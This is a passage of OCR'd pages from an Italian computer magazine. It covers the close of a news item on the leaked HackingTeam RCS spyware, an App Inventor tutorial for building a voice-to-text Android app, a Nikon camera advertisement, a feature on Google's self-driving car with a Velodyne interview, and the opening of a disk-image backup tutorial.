Il programma RCS, inoltre, sta finendo su GitHub (www.winmagazine.it/link/3216). Diversi pirati informatici, infatti, leggendo le e-mail pubblicate su WikiLeaks ed i vari file ad esse allegati, sono riusciti a ricostruire parte della suite RCS. Al momento, naturalmente, il software è incompleto, e di fatto inutilizzabile. Tuttavia, si può immaginare che nel giro di qualche mese l'intero RCS verrà ricostruito e sarà perfettamente operativo. In quel momento, chiunque sarà in grado di utilizzarlo per attaccare un qualsiasi sistema informatico. L'unica soluzione consiste nella speranza che i produttori di software, come Adobe, Microsoft ed Apple correggano i bug nei loro programmi prima che i pirati riescano ad utilizzare gli exploit di HackingTeam. Naturalmente, è fondamentale che tutti gli utenti mantengano aggiornati i propri computer, in modo da prevenire questo tipo di minacce. Un po' come per un vaccino: se le aziende rilasceranno degli aggiornamenti risolutivi in breve tempo, sarà possibile eradicare il problema, rendendo RCS di fatto inutile.

A scuola di app con Android

Crea con noi la tua prima applicazione per smartphone senza scrivere una riga di codice

Cosa ci occorre

30 MIN. DIFFICILE

PIATTAFORMA DI SVILUPPO
APP INVENTOR
SOFTWARE COMPLETO
Lo trovi su: ☑CD ☑DVD
Sito Internet:
https://play.google.com

SMARTPHONE ANDROID
ASUS ZENFONE 2
Quanto costa: € 249,00
Sito Internet:
www.asus.it


Chiunque abbia uno smartphone Android, iOS o Windows Phone sa benissimo che gli store on-line sono stracolmi di applicazioni di ogni tipo: molte sono quelle mal realizzate e inutilizzabili, altre, invece, davvero utili ed efficienti. Una varietà percepibile sbirciando in particolar modo nel Play Store di Google: basta digitare una parola di senso compiuto nel campo di ricerca per ottenere lunghe liste di risultati con applicazioni più o meno interessanti.


Siamo tutti sviluppatori

Nonostante la scelta di applicazioni sia molto vasta, però non sempre riusciamo a trovare quella che fa davvero al caso nostro: a volte manca qualche funzione particolare, altre volte la lingua dell'interfaccia è in inglese. La cosa migliore da fare sarebbe crearne una su misura, che faccia tutto quel che desideriamo in maniera semplice e intuitiva. Un sogno irrealizzabile a meno di non essere esperti conoscitori dei linguaggi di programmazione? Niente affatto! È sufficiente infatti utilizzare una speciale piattaforma on-line per realizzare vere e proprie applicazioni perfettamente funzionanti da installare sul nostro dispositivo Android, senza scrivere nemmeno una riga di codice. App Inventor, questo il nome del servizio sviluppato da Google e poi ceduto al MIT (Massachusetts Institute of Technology), permette di lavorare direttamente on-line dal nostro PC e testare di volta in volta lo sviluppo dell'app interfacciandosi col nostro dispositivo Android, che dovrà essere ovviamente collegato alla stessa rete Wi-Fi del computer e sul quale è necessario installare il tool App Inventor scaricabile gratuitamente dal Play Store. L'app così realizzata potrà poi essere pubblicata on-line sul Play Store e, perché no, tornare utile ad altri utenti: una bella soddisfazione, non c'è che dire!

A Prepariamoci a programmare

Per utilizzare la piattaforma di App Inventor non serve installare alcun software sul nostro computer: è sufficiente avere un account Google e un browser Web utilizzabile come interfaccia del servizio.







1 Fai tutto online

Avviamo il browser e colleghiamoci al sito http://appinventor.mit.edu per accedere alla home page della piattaforma on-line App Inventor. In alto a destra clicchiamo sul pulsante *Create*. Si aprirà una nuova finestra che ci consentirà di accedere all'ambiente di sviluppo.

2 Le regole di utilizzo

Nella nuova finestra dovremmo indicare e confermare le credenziali del nostro account Google (se non lo abbiamo, creiamone uno gratuitamente). Clicchiamo *Next* e accettiamo le condizioni di spuntando *Accept* per accedere alla schermata di Welcome. Clicchiamo *Continue*.





3 Iniziamo un nuovo progetto


Selezioniamo Italiano dal menu a tendina della lingua che troviamo in alto a destra nella barra strumenti. Clicchiamo sul pulsante *Avvio nuovo progetto*, assegniamogli un nome e confermiamo cliccando *OK*. La schermata che ci verrà proposta sarà proprio l'ambiente di sviluppo.

4 Facciamo un po' di pratica

Usando il semplice Copia&Incolla trasciniamo nello screen gli oggetti che comporranno la nostra app, scegliendoli tra pulsanti, caselle di testo, file multimediali, sensori e molto altro. L'allineamento o l'impaginazione degli elementi potrà poi essere impostate usando il menu a destra.


TUTTI I REQUISITI PER PUBBLICARE LA NOSTRA APP SUL PLAY STORE

Google non pone particolari vincoli per la pubblicazione di un'applicazione sul Play Store: all'indirizzo www.winmagazine.it/link/3202 troviamo comunque tutti i dettagli e le linee guida per completare la procedura senza alcuna difficoltà. Se abbiamo rispettato tutti i requisiti richiesti, torniamo su App Inventor e, all'interno della ***Gallery***, facciamo clic sul pulsante ***I miei Progetti***, quindi mettiamo un segno di spunta sul nome della nostra app appena sviluppata. Faccimo quindi clic su ***Publish to Gallery*** e inseriamo alcune informazioni come il titolo e una breve descrizione esplicativa delle sue funzionalità, in modo da consentire anche ad altri utenti di scoprirne le caratteristiche. Volendo, possiamo aggiungere anche una foto. Avviamo la pubblicazione tramite il pulsante ***Publish***.




B Progettiamo la nostra app

Dopo aver preso confidenza con l'ambiente di sviluppo di App Inventor, siamo finalmente pronti a realizzare la nostra prima applicazione. Per iniziare, creeremo un registratore vocale. Vediamo come procedere.




1 Iniziamo con i pulsanti

Dopo aver assegnato un nome al nostro progetto, aggiungiamo qualche componente. Trasciniamo dalla schermata di sinistra, *Interfaccia utente*, il componente *Pulsante* fino allo screen del *Visualizzatore*. Dalla schermata di destra *Proprietà* modifichiamo le sue impostazioni.




2 Mettiamo una casella di testo

Così come fatto al passo precedente, clicchiamo su *CasellaDiTesto* e portiamo il componente nella schermata dell'app. Per centrare i componenti nello screen o spostarli bisogna selezionare *Screen1* dal layout *Componenti* e scegliere *AllineaOrizzontalmente* o *AllineaVerticalmente*.




3 Un'app multimediale

Dalla schermata di sinistra selezioniamo l'opzione *Multimediale*. Con il drag&drop portiamo la funzione *RiconoscimentoVocale* nel *Visualizzatore*. Questo componente non sarà direttamente presente sulla schermata, ma sarà inserito (in automatico) tra i *Componenti non-visibili*.



4 Tu parli, lui scrive

Attiviamo la trascrizione dal parlato al testo scritto tramite l'incastro di alcuni blocchi. Clicchiamo quindi sul tasto *Blocchi* posto in alto a destra e selezioniamo i blocchi corrispondenti alle operazioni che vogliamo vengano eseguite dall'app e che troviamo nel layout di sinistra.



5 Personalizziamo la home

Carichiamo sulla schermata della nostra app un'immagine che apparirà quando la avvieremo. Dal layout *Componenti* clicchiamo su *Screen1*. Da *Proprietà* selezioniamo la voce di menu *ImmagineSfondo/Carica File/Scegli File* e clicchiamo su *OK*. Attendiamo il caricamento.

6 Salviamo l'app sul PC

Torniamo nella sezione *Designer* e selezioniamo *Progetti/Salva Progetto*. Effettuiamo il download del file cliccando su *Compila* e scegliamo l'opzione *App (salva il file .apk sul mio computer)*. È possibile utilizzare anche la funzione *codice a barre* per attivare l'apposita funzione.

7 Copiamo l'APK sullo smartphone

Colleghiamo lo smartphone al PC con un cavo USB. Prendiamo il file APK e copiamolo nella memoria dello smartphone. Ricordiamo di abilitare (sul telefonino) la funzione *Origini sconosciute* dal menu *Impostazioni*. Al termine basta un tap sul file scaricato per installarlo.

8 Installazione semplificata

Scarichiamo *MIT App Inventor* dal *Play Store* e salviamo il progetto come al *Passo B6*. Andiamo su *Compila* e scegliamo *App (mostra il QR code per .apk)*. Prendiamo lo smartphone e apriamo l'app scaricata. Clicchiamo *Scan QR code* e indirizziamolo verso il collegamento al codice a barre.

9 Proviamo l'app sul telefonino

Avviamo la nostra app. Sulla schermata principale apparirà il pulsante *Avvia Registrazione*; cliccandoci si attiverà la funzione di registrazione vocale *Parla ora*. Pronunciamo una parola o una frase breve e questa verrà convertita in testo (visibile nel riquadro posto sotto il bottone).

24·2 MEGAPIXEL

CONTROLLO TOUCHSCREEN

39 PUNTI AF

CONNETTIVITÀ WI-FI

I AM READY TO IMPRESS

I AM NIKON D5500. Il fotografo Andrius Aleksandravičius utilizza al massimo il suo talento artistico. Prova anche tu a dare libero sfogo all'ispirazione e alla fantasia e sfrutta le numerose possibilità offerte dalla Nikon D5500 per tradurre le tue idee in fotografie incredibili. Questa fotocamera è dotata di un innovativo monitor touchscreen ad angolazione variabile, della connessione Wi-Fi integrata* e si caratterizza per un corpo maneggevole ed estremamente leggero. Grazie al sensore da 24.2 MP, ai 39 punti di messa a fuoco e ad una gamma ISO estendibile fino a 25.600, con la Nikon D5500 puoi ottenere immagini di qualità superiore in qualsiasi condizione. Fatti ispirare e porta la tua fotografia ad un livello superiore.

"Non ti servono tante idee, solo una nuova prospettiva."
Foto realizzata da Andrius Aleksandravičius. *Andrius Aleksandravičius*

Scopri di più su **nikonreflex.it**

4 ANNI GARANZIA

NITAL CARD assicura 4 anni di garanzia e assistenza più accurata con ricambi originali. Infoline 199.124.172. Per estendere la garanzia a 4 anni è necessario registrare il prodotto via web alle condizioni riportate all'interno della confezione o su **www.nital.it**

*Per la condivisione di immagini è necessario un dispositivo smart con opzione Wi-Fi attivata.

At the heart of the image Nikon

1 VIDEOCAMERA PERMANENTE A 360 GRADI
Il radar a laser, posizionato sul tetto, è coadiuvato da numerose videocamere, che vigilano sul traffico e leggono i cartelli stradali.

OK Google, accelera!

Le auto a guida autonoma sono vetture da fantascienza? Non per Google! Abbiamo effettuato un viaggio di prova con la "Self-Driving Car"

Google, grazie alla sua "Self-Driving Car", punta a portarci via il nostro "figlio" più amato: l'automobile. Presto, basterà dire "Okay, Google, portami a casa!", anziché dover essere noi stessi a guidare e a premere l'acceleratore. Oltre cinque anni fa Google scioccò l'industria automobilistica presentando una flotta di auto autonome, in grado di potere percorrere, in modo un po' insicuro, la Silicon Valley, senza alcun intervento da parte del conducente. I produttori leader europei non amano "prendere le dritte" da un gigante di Internet su come deve essere l'auto del futuro. Infatti, Audi, BMW e Daimler stanno oggi investendo enormi risorse di tempo e denaro su progetti di automobili che si guidano da sole. Ma gli sviluppatori USA fino a che punto sono arrivati? Alla ricerca di risposte noi di Win Magazine abbiamo recentemente visitato Google, o ancor più precisamente l'azienda Velodyne.

Il nostro tester sta osservando il tasto rosso per le emergenze: basterà premerlo per arrestare il motore nel caso in cui la Google Car esegua manovre imprudenti.


Lidar a 360 gradi

Velodyne è l'azienda che ha inventato e produce il cosiddetto Lidar ("Laser Detection and Ranging"), cioè un sistema radar di telerilevamento laser che ruota a 360 gradi, posizionato sul tetto di una Lexus, modificata per questo progetto, nonché su altre auto di Google. Il Lidar, attraverso 64 sensori laser, provvede a "scandagliare" costantemente l'ambiente circostante. È in grado di rilevare la presenza di vetture in movimento e parcheggiate, case, alberi e, naturalmente, anche persone. La centralina di elaborazione, posizionata sulla vettura utilizzata per il test, elabora una mappa 3D dell'ambiente circostante e provvede a impartire i comandi adeguati all'automobile. Nel caso di una futura produzione in serie questa voluminosa e costosa centralina non verrebbe logicamente collocata sul tetto della vettura. Il solo scanner costa circa 66.000 Euro, pari al costo di una vettura attuale

2 LIDAR
Questo radar, grazie a 64 laser, esplora costantemente l'ambiente circostante, rilevandone gli ostacoli. La centralina di elaborazione adegua così il percorso.

3 UN TASTO PER LA GUIDA AUTONOMA
Il tasto più utilizzato è il pulsante On/Off per avviare la guida autonoma.

4 DISTANZA DI SICUREZZA
Il sensore collocato sulla griglia del frontale dell'auto provvede a rilevare la distanza di sicurezza e la velocità delle auto che ci precedono. Questa tecnologia è presente già oggi su alcune vetture di classe superiore.



5 RADAR
Altri otto sensori radar provvedono a controllare tutto il perimetro della vettura, in particolare per rilevare le auto che passano e quelle parcheggiate.

di classe superiore. Di serie verrebbe installata una variante più compatta ed economica, da 7.000 Euro, dotata di 16 anziché 64 laser. Questo "disco" non verrà più collocato sul tetto della vettura, ma sul frontale o il retro dell'auto, o potrà essere anche nascosto negli specchietti laterali, conferendo così un aspetto più elegante all'automobile.

Cartelli di Stop e semafori


Affinché l'auto riceva sempre informazioni sul tratto di strada che sta percorrendo, Google ha approntato parecchio materiale cartografico accuratissimo, in parte ottenuto attraverso il servizio Street View e in parte acquistato. Queste cartine di navigazione contengono informazioni sui limiti di velocità e sulla presenza di semafori. Il radar non riesce però a rilevare direttamente di che colore è il semaforo, mentre le videocamere sono invece in grado di riconoscere i cartelli stradali. L'auto rileverà se il semaforo è rosso, attraverso un server centrale, a cui tutti i semafori inviano il loro status via onde radio. Negli USA questa modalità è già diventata standard e rappresenta già un importante progresso parziale per una gestione del traffico autonoma. Una delle situazioni di traffico più complicate sono gli incroci stradali con quattro direzioni: questa difficoltà è avvertita anche dai conducenti stessi. Negli USA inoltre non vale la regola che chi viene da destra ha la precedenza: qui chi arriva per primo all'incrocio gode della precedenza. Le intese visive dei conducenti sono all'ordine del giorno. In situazioni simili

LA STORIA DELLA GOOGLE AUTO

L'evoluzione dell'auto a guida autonoma continua a richiedere tempo e a essere complessa. Google ci sta lavorando ormai da anni.

2005 - L'università di Stanford sviluppa Stanley in collaborazione con 15 ingegneri di Google. L'auto, realizzata con una VW Tuareg, offriva già una guida parzialmente autonoma. Nella fase di sperimentazione gli sviluppatori di Google ebbero modo di conoscere Velodyne, l'azienda che si occupa oggi dei sensori da applicare sul tetto della vettura e che, da allora, offre collaborazione e consigli per tutte le auto di Google.

2009 - Sei anni fa, Google, diede avvio allo sviluppo dell'auto priva di conducente. Furono necessarie autorizzazioni particolari affinché la prima Prius a guida autonoma potesse circolare. Prima che l'ispettorato della motorizzazione concedesse la propria autorizzazione Prius era vista come un veicolo anomalo sulle strade.



2011 - Una Prius a guida autonoma tampona un modello tradizionale con conducente. Google precisò che al momento dell'incidente la Prius a guida autonoma, era guidata da un conducente. L'incidente scatenò dibattiti relativi alla responsabilità nel caso in cui una vettura a guida autonoma venga coinvolta in un incidente. Fino ad oggi non è ancora stato chiarito se la responsabilità ricade sul conducente o sul produttore dell'auto.

l'auto di Google si comporta con estrema cautela e attende disciplinatamente il passaggio di tutti gli altri automobilisti. In presenza di denso traffico questa manovra può richiedere un certo tempo e, nella maggior parte dei casi, il comando della vettura viene ripreso dai conducenti che effettuano il test.

Cosa manca alla guida autonoma?

La Lexus può essere considerata una pietra miliare per le auto senza conducente. La realizzazione più recente si chiama "Google Driverless Car" e sembra uscita direttamente da un film d'animazione, tipo "Cars". L'efficiente prototipo non dispone né di pedali né di volante e offre spazio per due passeggeri. Questi veicoli, in futuro, potrebbero essere utilizzati come taxi privi di conducente o svolgere la funzione di corrieri per trasporto merci, su brevi tragitti all'interno delle città. Anche se questa minuscola microvettura presenta un aspetto un po' curioso, Google rimane convinta della sua utilità e, nel Gennaio scorso, ne sono stati prodotti 150 esemplari. Malgrado questo rapido sviluppo parecchi motivi stanno frenando l'introduzione di auto a guida autonoma per un prossimo futuro.

▪ Gli aspetti legali: su chi ricade la responsabilità, se un'auto a guida autonoma è causa d'incidente? Sul conducente? Sulla casa automobilistica? O sullo sviluppatore del software? In qualsiasi caso al legislatore spetta ancora molto lavoro.

▪ Altri utenti della strada: come può l'auto riconoscere se il pedone si trova casualmente sulle strisce o se intende attraversare la strada?

▪ Il traffico: lavori in corso e strade sconnesse sono i nemici delle auto a guida autonoma. Il riconoscimento di questi imprevisti richiederà un'ulteriore ricerca.

▪ Condizioni meteo: neve e pioggia mettono seriamente in crisi i sistemi di videocamere. Ma c'è una buona notizia: finché tutti questi problemi non saranno risolti saremo ancora noi a poter guidare!

2012 - Il 1° Maggio 2012 la Prius ottenne la licenza di circolazione da parte dell'ispettorato del Nevada. Da allora la sua targa riporta un simbolo che consente di utilizzare l'auto senza limitazioni.

2014 - Al momento della sua presentazione la nuova Driverless Car non presentava né volante né pedali. Nella produzione in serie l'auto dovrà però essere corredata di questi componenti, come richiesto dalle autorità USA.

2025 - Tra dieci anni la Google Auto troverà solo un minimo impiego come veicolo privato, ma potrà tutt'al più essere utilizzata come veicolo per trasporto merci o per sostituire i taxi.

L'intervista


Wolfgang Juchmann, responsabile settore vendite e marketing di Velodyne

Win Magazine: Come si è giunti alla collaborazione con Google?
Junchmann: nel 2005 Velodyne e un team di sviluppatori di Google hanno preso parte al DARPA Challenge (Defense Advanced Research Projects Agency). Google risultò vincitrice, ma riscontrò che noi di Velodyne eravamo in grado di offrire Lidar con i sensori migliori. Dopo la sfida siamo rimasti in contatto e, da allora, abbiamo dato avvio ad una collaborazione molto stretta.

WM: Il vostro nuovissimo sensore è corredato di 16 anziché 64 laser. Non è insufficiente?
W.J.: 16 laser sono sufficienti, ma è necessario utilizzarne diversi contemporaneamente e quindi applicare i sensori sul frontale, sul retro e sugli specchietti laterali. Così facendo i sensori sono in grado di tenere sotto controllo tutto il perimetro dell'auto. Il risultato più importante è stata la riduzione del costo di 80.000 dollari e ci siamo riusciti. L'auto a guida autonoma rimane pur sempre l'obiettivo finale, ma per il momento il nuovo e più economico sensore può essere impiegato soprattutto come assistente di parcheggio o per la visione dell'angolo morto.

WM: Siete già in grado di fornirne quantitativi consistenti per una eventuale produzione di massa?
W.J.: Abbiamo già fornito parecchie migliaia di esemplari per veicoli di prova a guida autonoma. Grazie al nuovo sensore, in versione ridotta, raggiungeremo per la prima volta le diecimila unità. Se inizierà la produzione in serie ci attrezzeremo e potremmo allora vendere milioni di queste unità a 500 dollari al pezzo.

WM: Secondo Lei quando potrà essere introdotta sul mercato di massa l'auto a guida autonoma?
W.J.: Occorreranno almeno ancora dieci anni. Oltre ai costi un altro problema è costituito dagli aspetti legali. Inoltre anche i conducenti, all'inizio, dovranno abituarsi lentamente, così come già avvenuto in passato con i dispositivi Tempomat per la velocità e la distanza di sicurezza, che ancora oggi tendiamo a non attivare appena usciamo dal garage. Mi immagino che la stessa cosa potrà avvenire con le vetture a guida autonoma. In città posso continuare ad occuparmi direttamente della guida, ma entrando in autostrada, dove vige un limite di velocità, preferirei che l'auto si guidasse da sola. Un passo avanti sarà dare fiducia alla tecnologia. Anche le case automobilistiche si chiedono ora se in futuro lo slogan "il piacere della guida" sarà ancora valido, visto che l'auto provvederà a gestire tutto senza alcun intervento umano.



Attraverso uno scanner laser sul tetto e varie videocamere, la Google Car esplora l'ambiente circostante. Ostacoli sia grandi che piccoli vengono riconosciuti in modo affidabile e riprodotti su una mappa in 3D. Questa mappa rappresenta la soluzione per la guida autonoma.

PROGRAMMARE NON È MAI STATO COSÌ SEMPLICE

IN EDICOLA


EDIZIONI MASTER

Con il software giusto crei un'immagine di backup da utilizzare per ripristinare il computer in caso di problemi. Ecco come fare

Scatta la foto a Windows!

Cosa ci occorre 30 MIN. FACILE


SOFTWARE DI BACKUP
AVANQUEST PERFECT IMAGE 12
SOFTWARE COMPLETO
Lo trovi su: ☐CD ☑DVD
Sito Internet: www.avanquest.com



Tra le tante novità che Microsoft ha introdotto nel sistema operativo Windows 8 ci sono alcuni strumenti di ripristino che consentono di reinizializzare il PC e riportarlo allo stato di fabbrica (esattamente come già è possibile fare su smartphone e tablet). Chi però possiede un computer con installato Windows 7 (oppure una versione precedente dell'OS) sa quanto sia difficile ripristinarlo in caso di gravi crash o problemi software che ne impediscono l'avvio oppure l'utilizzo. In tali situazioni occorre infatti procedere con la classica formattazione del disco rigido e la reinstallazione del sistema operativo, dei driver e di tutti i programmi. Operazione, quest'ultima, che, a ben pensarci, comporta una notevole perdita di tempo e non è proprio alla portata di tutti.


Il nostro tool magico

Tutti i problemi che abbiamo sopra descritto sono facilmente risolvibili utilizzando un software ad hoc, Avanquest Perfect Image 12, in regalo con le versioni DVD e Gold di Win Magazine. Con questo programma possiamo creare un'immagine di backup del disco rigido (o di una sua partizione) da utilizzare in un secondo momento per ripristinare i dati o l'intero sistema operativo in caso di necessità. Usarlo poi è molto semplice: le procedure guidate integrate nel software ci permettono infatti di realizzare qualsiasi operazione velocemente e senza dover essere esperti informatici. Nel tutorial vedremo innanzitutto come installare il software e procurarci la chiave di licenza per sbloccarne tutte le funzionalità. Successivamente vedremo come creare un CD di ripristino e un'immagine completa dell'intero hard disk per ripristinare il computer nel caso in cui non fosse più possibile avviarlo. E così, in pochi clic del mouse potremo riportarlo al corretto funzionamento senza reinstallare manualmente Windows, i vari programmi e, soprattutto, senza rischiare di perdere i nostri preziosi dati.




Recuperiamo il seriale

